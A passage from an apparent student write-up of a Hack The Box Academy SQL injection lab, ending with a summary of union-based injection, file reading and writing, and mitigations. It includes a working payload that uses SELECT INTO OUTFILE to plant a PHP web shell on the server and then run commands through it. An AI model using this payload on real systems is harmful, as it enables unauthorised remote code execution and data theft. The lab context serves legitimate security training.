
Can't create/write to file '/var/www/html/shell.php' (Errcode: 13 "Permission denied")

Payroll Information


SEARCH

Name	Month	Amount	Tax
------	-------	--------	-----

- However we can write the webshell under the **dashboard** folder with the payload `cn' union select "", '<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/dashboard/shell.php'-- -`




- Finally, we can pass the `ls /` command to the web shell to list the contents of the root folder. This gives us the filename for the flag file.
- With that, we can read its contents and retrieve the flag, as shown below.



3. MODULE COMPLETION

<https://academy.hackthebox.com/achievement/144829/33>



4. CONCLUSION

This assignment has taught me how to perform a union-based SQL injection. I have learned to bypass authentication mechanisms by injecting SQL payloads into the database query. I have also learned how to enumerate databases, leading to exposing sensitive data using the UNION clause. I have also learned how to read local files using the LOAD_FILE() function and write files with the SELECT INTO OUTFILE statement, resulting in writing web shells and performing remote code execution on the server. Finally, I have learned how to mitigate these SQL vulnerabilities by validating user inputs and using parameterized queries.